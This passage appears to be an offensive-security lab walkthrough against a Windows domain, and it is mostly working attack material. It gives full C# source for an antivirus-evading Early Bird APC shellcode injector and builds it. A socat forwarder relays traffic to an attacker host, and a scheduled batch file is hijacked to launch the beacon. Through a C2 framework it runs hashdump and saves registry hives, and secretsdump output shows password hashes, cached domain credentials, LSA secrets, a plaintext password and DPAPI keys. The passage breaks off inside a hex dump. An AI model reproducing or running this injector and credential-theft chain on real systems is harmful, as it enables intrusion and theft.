
Generate our beacon shellcode:

Let’s create our final stage1 using an Early Bird APC Injection combined with Process Doppelgänging for better evasion:
$ cat APCInject.csproj
<Project Sdk="Microsoft.NET.Sdk">
  <PropertyGroup>
    <OutputType>Exe</OutputType>
    <TargetFramework>net40</TargetFramework>
    <!--<TargetFramework>net46</TargetFramework>-->
    <ImplicitUsings>enable</ImplicitUsings>
    <LangVersion>10.0</LangVersion>
    <Nullable>enable</Nullable>
    <PlatformTarget>x64</PlatformTarget>
    <AllowUnsafeBlocks>true</AllowUnsafeBlocks>
    <NoWarn>CS8600;CS8601;CS8602;CS8603;CS8604</NoWarn>
    <!-- Remove all debug, symbol for better AV and Static analysis evasion -->
    <DebugType>None</DebugType>
    <DebugSymbols>false</DebugSymbols>
    <Optimize>true</Optimize>
    <!-- Disable automatic reference inclusion -->
    <DisableImplicitFrameworkReferences>true</DisableImplicitFrameworkReferences>
  </PropertyGroup>

  <ItemGroup>
    <EmbeddedResource Include="agent.x64.bin" />
  </ItemGroup>

  <!-- Essential .NET 4.0 references -->
  <ItemGroup>
    <Reference Include="System" />
    <Reference Include="System.Core" />
    <Reference Include="System.Security" />
    <Reference Include="Microsoft.CSharp" />
    <Reference Include="System.Management" />
  </ItemGroup>
</Project>
$ cat Program.cs
// Shellcode Execution with Process Persistence
// using Early Bird APC Injection combined with Process Doppelgänging for better evasion.
using System;
using System.Diagnostics;
using System.IO;
using System.Reflection;
using System.Runtime.InteropServices;

class Program
{
    [StructLayout(LayoutKind.Sequential)]
    public struct PROCESS_INFORMATION
    {
        public IntPtr hProcess;
        public IntPtr hThread;
        public uint dwProcessId;
        public uint dwThreadId;
    }

    [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
    public struct STARTUPINFO
    {
        public uint cb;
        public string lpReserved;
        public string lpDesktop;
        public string lpTitle;
        public uint dwX;
        public uint dwY;
        public uint dwXSize;
        public uint dwYSize;
        public uint dwXCountChars;
        public uint dwYCountChars;
        public uint dwFillAttribute;
        public uint dwFlags;
        public short wShowWindow;
        public short cbReserved2;
        public IntPtr lpReserved2;
        public IntPtr hStdInput;
        public IntPtr hStdOutput;
        public IntPtr hStdError;
    }

    [DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Auto)]
    static extern bool CreateProcess(
        string lpApplicationName,
        string lpCommandLine,
        IntPtr lpProcessAttributes,
        IntPtr lpThreadAttributes,
        bool bInheritHandles,
        uint dwCreationFlags,
        IntPtr lpEnvironment,
        string lpCurrentDirectory,
        ref STARTUPINFO lpStartupInfo,
        out PROCESS_INFORMATION lpProcessInformation);

    [DllImport("kernel32.dll", SetLastError = true)]
    static extern IntPtr VirtualAllocEx(
        IntPtr hProcess,
        IntPtr lpAddress,
        uint dwSize,
        uint flAllocationType,
        uint flProtect);

    [DllImport("kernel32.dll", SetLastError = true)]
    static extern bool WriteProcessMemory(
        IntPtr hProcess,
        IntPtr lpBaseAddress,
        byte[] lpBuffer,
        uint nSize,
        out IntPtr lpNumberOfBytesWritten);

    [DllImport("kernel32.dll", SetLastError = true)]
    static extern IntPtr QueueUserAPC(IntPtr pfnAPC, IntPtr hThread, IntPtr dwData);

    [DllImport("kernel32.dll", SetLastError = true)]
    static extern uint ResumeThread(IntPtr hThread);

    [DllImport("kernel32.dll", SetLastError = true)]
    static extern bool CloseHandle(IntPtr hObject);

    [DllImport("ntdll.dll", SetLastError = true)]
    static extern uint NtSuspendProcess(IntPtr hProcess);

    [DllImport("ntdll.dll", SetLastError = true)]
    static extern uint NtResumeProcess(IntPtr hProcess);

    const uint CREATE_SUSPENDED = 0x00000004;
    const uint MEM_COMMIT = 0x00001000;
    const uint MEM_RESERVE = 0x00002000;
    const uint PAGE_EXECUTE_READWRITE = 0x40;

    static void Main()
    {
        try
        {
            byte[] shellcode = ExtractEmbeddedResource();
            if (shellcode == null || shellcode.Length == 0) return;

            // Try multiple target processes
            string[] targets = {
                @"C:\Windows\System32\rundll32.exe",
                @"C:\Windows\System32\svchost.exe",
                @"C:\Windows\System32\notepad.exe"
            };

            foreach (var target in targets)
            {
                if (EarlyBirdInjection(target, shellcode))
                {
                    return; // Success
                }
            }
        }
        catch
        {
            // Silent failure
        }
    }

    static byte[] ExtractEmbeddedResource()
    {
        try
        {
            var assembly = Assembly.GetExecutingAssembly();
            var resourceName = $"{assembly.GetName().Name}.agent.x64.bin";

            using (Stream stream = assembly.GetManifestResourceStream(resourceName))
            {
                if (stream == null) return new byte[0];
                byte[] buffer = new byte[stream.Length];
                stream.Read(buffer, 0, buffer.Length);
                return buffer;
            }
        }
        catch
        {
            return new byte[0];
        }
    }

    static bool EarlyBirdInjection(string targetPath, byte[] shellcode)
    {
        STARTUPINFO si = new STARTUPINFO
        {
            lpReserved = string.Empty,
            lpDesktop = string.Empty,
            lpTitle = string.Empty,
            cb = (uint)Marshal.SizeOf(typeof(STARTUPINFO))
        };

        PROCESS_INFORMATION pi = new PROCESS_INFORMATION();

        // Create process in suspended state
        bool success = CreateProcess(
            targetPath,
            null,
            IntPtr.Zero,
            IntPtr.Zero,
            false,
            CREATE_SUSPENDED,
            IntPtr.Zero,
            null,
            ref si,
            out pi);

        if (!success) return false;

        try
        {
            // Allocate memory in target process
            IntPtr pRemoteCode = VirtualAllocEx(
                pi.hProcess,
                IntPtr.Zero,
                (uint)shellcode.Length,
                MEM_COMMIT | MEM_RESERVE,
                PAGE_EXECUTE_READWRITE);

            if (pRemoteCode == IntPtr.Zero) return false;

            // Write shellcode to target process
            IntPtr bytesWritten;
            success = WriteProcessMemory(
                pi.hProcess,
                pRemoteCode,
                shellcode,
                (uint)shellcode.Length,
                out bytesWritten);

            if (!success) return false;

            // Queue APC to execute shellcode when thread starts
            IntPtr result = QueueUserAPC(pRemoteCode, pi.hThread, IntPtr.Zero);
            if (result == IntPtr.Zero) return false;

            // Resume thread (will execute APC)
            uint resumeResult = ResumeThread(pi.hThread);
            if (resumeResult == unchecked((uint)-1)) return false;

            return true;
        }
        catch
        {
            return false;
        }
        finally
        {
            if (pi.hProcess != IntPtr.Zero) CloseHandle(pi.hProcess);
            if (pi.hThread != IntPtr.Zero) CloseHandle(pi.hThread);
        }
    }
}
$ cat NativeMethods.cs
using System;
using System.Runtime.InteropServices;

internal static class NativeMethods
{
    [DllImport("kernel32.dll")]
    public static extern IntPtr GetCurrentProcess();

    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32.dll", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    public static extern IntPtr VirtualAllocExNuma(
        IntPtr hProcess,
        IntPtr lpAddress,
        uint dwSize,
        uint flAllocationType,
        uint flProtect,
        uint nndPreferred);

    [DllImport("kernel32.dll")]
    public static extern bool VirtualProtect(
        IntPtr lpAddress,
        uint dwSize,
        uint flNewProtect,
        out uint lpflOldProtect);

    [DllImport("kernel32.dll")]
    public static extern IntPtr CreateThread(
        IntPtr lpThreadAttributes,
        uint dwStackSize,
        IntPtr lpStartAddress,
        IntPtr lpParameter,
        uint dwCreationFlags,
        out uint lpThreadId);

    [DllImport("kernel32.dll")]
    public static extern uint WaitForSingleObject(
        IntPtr hHandle,
        uint dwMilliseconds);

    [DllImport("ntdll.dll", SetLastError = true)]
    public static extern uint NtDelayExecution(
        bool Alertable,
        ref long DelayInterval);

    [DllImport("ntdll.dll", SetLastError = true)]
    public static extern uint NtQuerySystemInformation(
        uint SystemInformationClass,
        IntPtr SystemInformation,
        uint SystemInformationLength,
        out uint ReturnLength);
}
$ cat Directory.Build.targets
<Project>

  <!-- Workaround for https://github.com/dotnet/sdk/issues/24146 -->
  <ItemGroup Condition=" '$(TargetFrameworkIdentifier)' == '.NETFramework' ">
    <Using Remove="System.Net.Http" />
  </ItemGroup>
  <ItemGroup Condition=" '$(TargetFrameworkIdentifier)' == '.NETFramework' AND $([MSBuild]::VersionLessThan($(TargetFrameworkVersion), '4.0')) ">
    <Using Remove="System.Threading.Tasks" />
  </ItemGroup>
  <ItemGroup Condition=" '$(TargetFrameworkIdentifier)' == '.NETFramework' AND $([MSBuild]::VersionLessThan($(TargetFrameworkVersion), '3.5')) ">
    <Using Remove="System.Linq" />
  </ItemGroup>

</Project>
Compile it:
$ dotnet build -c Release -o build -r win-x64

Welcome to .NET 6.0!
---------------------
SDK Version: 6.0.400

----------------
Installed an ASP.NET Core HTTPS development certificate.
To trust the certificate run 'dotnet dev-certs https --trust' (Windows and macOS only).
Learn about HTTPS: https://aka.ms/dotnet-https
----------------
Write your first app: https://aka.ms/dotnet-hello-world
Find out what's new: https://aka.ms/dotnet-whats-new
Explore documentation: https://aka.ms/dotnet-docs
Report issues and find source on GitHub: https://github.com/dotnet/core
Use 'dotnet --help' to see available commands or visit: https://aka.ms/dotnet-cli
--------------------------------------------------------------------------------------
MSBuild version 17.3.0+92e077650 for .NET
  Determining projects to restore...
  Restored /home/user/Downloads/ERTLAB/IFIX-TCEN-TCEN/APCInject.csproj (in 7.15 sec).
/home/user/Downloads/ERTLAB/IFIX-TCEN-TCEN/Program.cs(156,13): warning CS8625: Cannot convert null literal to non-nullable reference type. [/home/user/Downloads/ERTLAB/IFIX-TCEN-TCEN/APCInject.csproj]
/home/user/Downloads/ERTLAB/IFIX-TCEN-TCEN/Program.cs(162,13): warning CS8625: Cannot convert null literal to non-nullable reference type. [/home/user/Downloads/ERTLAB/IFIX-TCEN-TCEN/APCInject.csproj]
  APCInject -> /home/user/Downloads/ERTLAB/IFIX-TCEN-TCEN/build/APCInject.exe

Build succeeded.

/home/user/Downloads/ERTLAB/IFIX-TCEN-TCEN/Program.cs(156,13): warning CS8625: Cannot convert null literal to non-nullable reference type. [/home/user/Downloads/ERTLAB/IFIX-TCEN-TCEN/APCInject.csproj]
/home/user/Downloads/ERTLAB/IFIX-TCEN-TCEN/Program.cs(162,13): warning CS8625: Cannot convert null literal to non-nullable reference type. [/home/user/Downloads/ERTLAB/IFIX-TCEN-TCEN/APCInject.csproj]
    2 Warning(s)
    0 Error(s)

Time Elapsed 00:00:08.61
$ cp build/APCInject.exe ./c0nn3ct.exe
$ file c0nn3ct.exe
c0nn3ct.exe: PE32+ executable for MS Windows 4.00 (console), x86-64 Mono/.Net assembly, 2 sections
Batch file take over (malone) (MARYLINJESS\administrator)
Set a port forwarder running socat to redirect traffic from local port 4321 of our jump machine RED to our remote attacker machine:
$ sshpass -p "I'mthebest" ssh -o 'StrictHostKeyChecking=accept-new' -o 'StrictHostKeyChecking=no' red@10.0.10.200
red@start:~$ socat TCP-LISTEN:4321,reuseaddr,fork TCP:10.8.0.131:443
Upload our beacon:
PS C:\Users\platinette\Documents> cd c:\programdata
PS C:\programdata> mkdir .sample
PS C:\programdata> cd .sample
PS C:\programdata\.sample> !upload c0nn3ct.exe c.exe
Alter the content of emptydb.bat to execute our beacon:
PS C:\programdata\.sample> cd c:\autocmd
PS C:\autocmd> type emptydb.bat
sqlcmd -S dbOne.divafutura.loc -U malone@ifixtcentcen.loc -P SGnucc%%erE -Q "delete from passwd where user like '%evil%';"

PS C:\autocmd> Set-Content -Path "emptydb.bat" -Value "C:\programdata\.sample\c.exe" -Encoding ASCII
PS C:\autocmd> type emptydb.bat
C:\programdata\.sample\c.exe
A few moment later we got our callback:


As the color of the desktop icon is red then we gain a session with High process integrity level ^^.
Load all modules in AdaptixC2 client: Main menu -> AxScript -> Script manager, then Context menu -> Load new and select the extension-kit.axs file:

Check the privileges:
[08/08 15:36:00] admin [b704c6c8] beacon > whoami
[08/08 15:36:00] [*] BOF implementation: whoami /all
[08/08 15:36:04] [*] Agent called server, sent [6.42 Kb]
[08/08 15:36:04] [+] BOF output

UserName		SID
====================== ====================================
IFIXTCENTCEN\malone	S-1-5-21-1056286280-4062139808-1633864337-1113


GROUP INFORMATION                                 Type                     SID                                          Attributes
================================================= ===================== ============================================= ==================================================
IFIXTCENTCEN\Domain Users                         Group                    S-1-5-21-1056286280-4062139808-1633864337-513 Mandatory group, Enabled by default, Enabled group,
Everyone                                          Well-known group         S-1-1-0                                       Mandatory group, Enabled by default, Enabled group,
BUILTIN\Administrators                            Alias                    S-1-5-32-544                                  Mandatory group, Enabled by default, Enabled group, Group owner,
BUILTIN\Users                                     Alias                    S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\BATCH                                Well-known group         S-1-5-3                                       Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON                                     Well-known group         S-1-2-1                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users                  Well-known group         S-1-5-11                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization                    Well-known group         S-1-5-15                                      Mandatory group, Enabled by default, Enabled group,
LOCAL                                             Well-known group         S-1-2-0                                       Mandatory group, Enabled by default, Enabled group,
IFIXTCENTCEN\Comparse                             Group                    S-1-5-21-1056286280-4062139808-1633864337-1122 Mandatory group, Enabled by default, Enabled group,
Service asserted identity                         Well-known group         S-1-18-2                                      Mandatory group, Enabled by default, Enabled group,
Mandatory Label\High Mandatory Level              Label                    S-1-16-12288                                  Mandatory group, Enabled by default, Enabled group,


Privilege Name                Description                                       State
============================= ================================================= ===========================
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process                Disabled
SeTcbPrivilege                Act as part of the operating system               Disabled
SeSecurityPrivilege           Manage auditing and security log                  Disabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects          Disabled
SeLoadDriverPrivilege         Load and unload device drivers                    Disabled
SeSystemProfilePrivilege      Profile system performance                        Disabled
SeSystemtimePrivilege         Change the system time                            Disabled
SeProfileSingleProcessPrivilegeProfile single process                            Disabled
SeIncreaseBasePriorityPrivilegeIncrease scheduling priority                      Disabled
SeCreatePagefilePrivilege     Create a pagefile                                 Disabled
SeBackupPrivilege             Back up files and directories                     Disabled
SeRestorePrivilege            Restore files and directories                     Disabled
SeShutdownPrivilege           Shut down the system                              Disabled
SeDebugPrivilege              Debug programs                                    Disabled
SeSystemEnvironmentPrivilege  Modify firmware environment values                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                          Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system               Disabled
SeUndockPrivilege             Remove computer from docking station              Disabled
SeManageVolumePrivilege       Perform volume maintenance tasks                  Disabled
SeImpersonatePrivilege        Impersonate a client after authentication         Enabled
SeCreateGlobalPrivilege       Create global objects                             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                    Disabled
SeTimeZonePrivilege           Change the time zone                              Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                             Disabled
SeDelegateSessionUserImpersonatePrivilegeObtain an impersonation token for another user in the same sessionDisabled
[08/08 15:36:04] [+] BOF finished

+--- Task [b704c6c8] closed ----------------------------------------------------------+
maloneis member ofBUILTIN\Administratorsthen he is local admin.
We check also other users:
[08/08 17:40:05] admin [dc651272] beacon > ls
[08/08 17:40:05] [*] Task: list of files in a folder
[08/08 17:40:09] [*] Agent called server, sent [18 bytes]
[08/08 17:40:09] [+] List of files in the 'C:\Users' directory
 Type     Size           Last Modified         Name
 ----     ---------      ----------------      ----
 dir                     09/05/2025 14:25      Administrator
 dir                     25/04/2025 17:15      Administrator.IFIXTCENTCEN
 dir                     15/09/2018 07:28      All Users
 dir                     26/04/2025 02:11      Default
 dir                     15/09/2018 07:28      Default User
 dir                     27/04/2025 21:27      ilona
 dir                     29/07/2025 22:28      malone
 dir                     26/04/2025 09:05      platinette
 dir                     25/04/2025 17:11      Public
 dir                     30/04/2025 20:39      schicchi
          0.17 Kb        15/09/2018 07:16      desktop.ini

+--- Task [dc651272] closed ----------------------------------------------------------+
schicchihas been connected to this server, that can be interesting because we did not yet pwned.
Credential dumping (MARYLINJESS$)
We use the module Hashdump to get the admin hash:
[08/08 15:47:35] admin [8ee0ed67] beacon > hashdump
[08/08 15:47:35] [*] BOF implementation: hashdump
[08/08 15:47:37] [*] Agent called server, sent [16.31 Kb]
[08/08 15:47:38] [+] BOF output
[HASHDUMP] Dumped SAM and SYSTEM
[HASHDUMP] Found current control set: 1
[HASHDUMP] Bootkey: 746945a5656fe0c6becfc3ff421c9aca
[HASHDUMP] Decrypted bootkey: e9961202d079909dab202d194a2acd54
Administrator:500:f7752d7e2cf052a1ea62a00ddf5b2c8d
WDAGUtilityAccount:504:79a4acbe24f5e64c0ed41cf8e987b58e
[08/08 15:47:38] [+] BOF finished

+--- Task [8ee0ed67] closed ----------------------------------------------------------+
Dump all registry hives to be more stealth against the EDR:
[08/08 16:33:27] admin [71bc5ad3] beacon > shell "reg save hklm\sam c:\programdata\.sample\sam"
[08/08 16:34:46] admin [33208759] beacon > shell "reg save hklm\security c:\programdata\.sample\security"
[08/08 16:35:16] admin [31e9deac] beacon > shell "reg save hklm\system c:\programdata\.sample\system"
Download all:
PS C:\programdata\.sample> !download sam MARYLINJESS.sam
PS C:\programdata\.sample> !download security MARYLINJESS.security
PS C:\programdata\.sample> !download system MARYLINJESS.system
Then grab all credentials/hashes locally:
$ impacket-secretsdump -sam MARYLINJESS.sam -security MARYLINJESS.security -system MARYLINJESS.system local
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x746945a5656fe0c6becfc3ff421c9aca
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f7752d7e2cf052a1ea62a00ddf5b2c8d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:79a4acbe24f5e64c0ed41cf8e987b58e:::
[*] Dumping cached domain logon information (domain/username:hash)
IFIXTCENTCEN.LOC/Administrator:$DCC2$10240#Administrator#7bb34e60dbba5e769df87474c0ccfb81: (2025-05-09 07:35:37+00:00)
ifixtcentcen.loc/platinette:$DCC2$10240#platinette#24e87dd52a197dce56387e2697efa876: (2025-07-29 12:38:59+00:00)
IFIXTCENTCEN.LOC/malone:$DCC2$10240#malone#7a083e341d6df2973b3467c6fbaf3f5d: (2025-04-25 21:20:03+00:00)
IFIXTCENTCEN.LOC/schicchi:$DCC2$10240#schicchi#b18ae2c8c3e83d877e4f0939c80b684c: (2025-08-06 12:38:22+00:00)
ifixtcentcen.loc/ilona:$DCC2$10240#ilona#8861b28eafb2d8f7fea6930a6e011037: (2025-07-29 12:37:04+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:334b6a826c17f46bbddcf7cdba5579424de296dc563c9e049d133f9e48cd04568bc734cc9a61e6c08e979aa6ecd7937aea885db1ce2452d3c2650bab4e9b8880f7995fc4fd411ea5e293d71b2289d415b48920f56cc2ba5e251f0396e34863664bca6ae40fe02bff89f85ef33a2fc974e3f0629bd9b4dc0355551800eacf80816d55dcce8b434f5d5fa04a3b03f067319e43ea9aa7a80e681b29de4ce727e030ef6b8ce1303c9036e24cbbaf074ac1366e243afd9d272c867ce29c8a455716540f4e43171026e28df5c164c327a2f5a28275e7f2fb446ad05c352bb39d0d53bdc07dfd61c77517cbd9a3607be77d0964
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:1844120e1af8402d3bf6356e862f6049
[*] DefaultPassword
(Unknown User):Password%mary
[*] DPAPI_SYSTEM
dpapi_machinekey:0xf4e597bf7783ba802afceddc395d195f3b783ab6
dpapi_userkey:0xa2c473a9bf887ab4b15348a938d4c73b45a2f946
[*] M$MachineBoundCertificate
 0000   76 00 00 00 01 00 00 00  03 03 00 00 03 03 00 00   v...............
 0010   00 00 00 00 17 00 00 00  64 00 00 00 01 00 00 00   ........d.......
 0020   01 01 00 00 01 00 00 00  CD 53 8B F3 E8 A2 31 81   .........S....1.
 0030   60 94 5E 8A FA 07 6D C1  F3 6C F1 A8 CA B6 FB 7B   `.^...m..l.....{
 0040   0E 3A FA FF CA 32 D7 10  19 50 4C E1 61 86 A2 E3   .:...2...PL.a...
 0050   2A 9A 06 D9 D8 99 29 B5  01 00 00 00 00 00 00 00   *.....).........
 0060   00 00 00 00 00 00 00 00  01 00 00 00 88 02 00 00   ................
 0070   4C 73 61 49 73 6F 41 73  79 6D 6D 65 74 72 69 63   LsaIsoAsymmetric
 0080   4B 65 79 42 6C 6F 62 E0  A5 AC 53 6D 1B CC 18 8B   KeyBlob...Sm....
 0090   37 54 1D D0 94 10 01 21  E8 73 EE 46 CD A8 03 C3   7T.....!.s.F....
 00a0   E4 51 D4 4A 87 29 33 8A  87 6F F7 0D BF D5 D2 3B   .Q.J.)3..o.....;
 00b0   31 C9 A7 A0 95 96 1F 78  03 E6 E1 97 F4 1D 85 53   1......x.......S
 00c0   06 F2 06 8D 5F 74 DB F0  CD 1C B3 90 8B 35 84 90   ...._t.......5..
 00d0   25 7A 4A D6 92 E8 83 0E  F2 C1 9E 29 EE B7 E6 0F   %zJ........)....
 00e0   E7 81 8B 3E 3D 22 63 91  E5 12 6D 08 30 C6 64 36   ...>="c...m.0.d6
 00f0   2F D7 20 2D 85 13 75 6E  FE 9A BA 53 87 70 D1 A5   /. -..un...S.p..
 0100   AC FC BE CB BD 89 FF 22  D0 82 CF 3A 90 2E FB 70   ......."...:...p
 0110   1D 34 75 07 EC 52 AF FF  EC AA E9 3C B9 DB 43 3B   .4u..R.....<..C;
 0120   82 19 1B 30 53 0A 5A AA  0C 7B 84 49 2B CF 86 B0   ...0S.Z..{.I+...
 0130   0F DC 5E 4F 06 1D CA D4  A0 7E 07 9F 75 F2 0E 2B   ..^O.....~..u..+
 0140   42 93 7C 84 79 8D 22 20  86 A5 D4 09 0C 7E F4 7B   B.|.y." .....~.{
 0150   D8 D3 52 E5 6E CB 3B 0C  F5 F3 54 5F 66 C3 FE 54   ..R.n.;...T_f..T
 0160   71 D0 C2 74 C6 97 1D C5  A6 8E B3 D3 A9 8E F3 06   q..t............
 0170   6D 37 AF AB 99 78 D4 AE  0E E7 ED 9F D9 F2 30 BF   m7...x........0.
 0180   D8 4F 64 7F E2 45 B3 1A  49 64 48 DB 3C 86 BE 28   .Od..E..IdH.<..(
 0190   9A 77 23 89 10 6D 1F D9  07 EA 50 35 5A 4E DE 69   .w#..m....P5ZN.i
 01a0   9C D9 1A B4 C4 88 9C B6  70 3E 58 FC 6D 13 6B 02   ........p>X.m.k.
 01b0   70 BA D6 F0 5F BD 2E 51  20 6E E3 6E 66 2F D7 B5   p..._..Q n.nf/..
 01c0   DD 0B 08 53 3E 4E 98 99  DC 5E F4 1E 3B 70 06 44   ...S>N...^..;p.D
 01d0   68 28 E8 31 68 5B DD 08  56 15 AA C1 9F 09 ED 24   h(.1h[..V......$
 01e0   13 C0 F9 AA 92 E2 0F AF  E0 8B C5 B4 36 C0 B4 34   ............6..4
 01f0   C3 B9 8F CB DB 52 72 B5  DB 6E A9 7F B4 18 A7 8E   .....Rr..n......
 0200   16 59 C7 24 2A 42 4A E0  FA C5 67 0F 56 51 1C F3   .Y.$*BJ...g.VQ..
 0210   C4 6F 6B 0D 45 42 58 79  67 23 71 6D 0F 2D FC F3   .ok.EBXyg#qm.-..
 0220   2D BC 99 51 CD CE D6 78  02 9A 5A 90 34 C0 9A 1E   -..Q...x..Z.4...
 0230   EB 65 3B 26 C9 00 30 15  A5 52 06 B2 D1 DC 21 90   .e;&..0..R....!.
 0240   4F 35 9B 72 F2 47 96 61  5E 74 7B CA BA E6 90 49   O5.r.G.a^t{....I
 0250   96 D0 E6 12 C8 0E 6B 71  EC 4D C8 BD 72 AA 6E CA   ......kq.M..r.n.
 0260   74 5F 28 64 42 0E 8F D5  6C 55 65 4C 57 93 20 76   t_(dB...lUeLW. v
 0270   10 4F 6B B6 F3 89 74 37  CF 0E 32 AC E2 9D 8B 12   .Ok...t7..2.....
 0280   5D 9B 7B CB 1F 38 F7 70  C7 21 7B 09 F0 DD 45 67   ].{..8.p.!{...Eg
 0290   3A 3C DD F8 51 44 86 12  96 E5 AF 41 0F 27 96 B9   :<..QD.....A.'..
 02a0   DA F7 78 0E 31 22 2D B4  98 EC EC 14 AA 66 A9 67   ..x.1"-......f.g
 02b0   83 45 83 3F 71 5F 91 9F  CE 44 46 5F DF 7D 34 D2   .E.?q_...DF_.}4.
 02c0   F0 AF 3F 88 DF 44 1A 3A  0D 88 00 21 F4 24 76 49   ..?..D.:...!.$vI
 02d0   48 BC AD 2C 34 AA 2F AE  AE 77 F7 60 50 3A 4E F5   H..,4./..w.`P:N.
 02e0   49 91 C2 3F B7 50 5D 0E  CA 07 C7 6B F7 61 86 E9   I..?.P]....k.a..
 02f0   41 6D 02 35 8B 6F F1 6C  27 4D F8 C7 5F 95 6E F4   Am.5.o.l'M.._.n.
 0300   C8 FD 07 7D B6 AB 00 21  D5 69 4A 3D 1B D3 13 20   ...}...!.iJ=...
 0310   00 00 00 01 00 00 00 B1  02 00 00 30 82 02 AD 30   ...........0...0
 0320   82 01 95 A0 03 02 01 02  02 01 01 30 0D 06 09 2A   ...........0...*
 0330   86 48 86 F7 0D 01 01 0B  05 00 30 19 31 17 30 15   .H........0.1.0.
 0340   06 03 55 04 03 0C 0E 43  4E 3D 4D 41 52 59 4C 49   ..U....CN=MARYLI
 0350   4E 4A 45 53 53 30 20 17  0D 32 35 30 36 31 32 30   NJESS0 ..2506120
 0360   39 35 32 34 32 5A 18 0F  32 31 32 35 30 36 31 32   95242Z..21250612
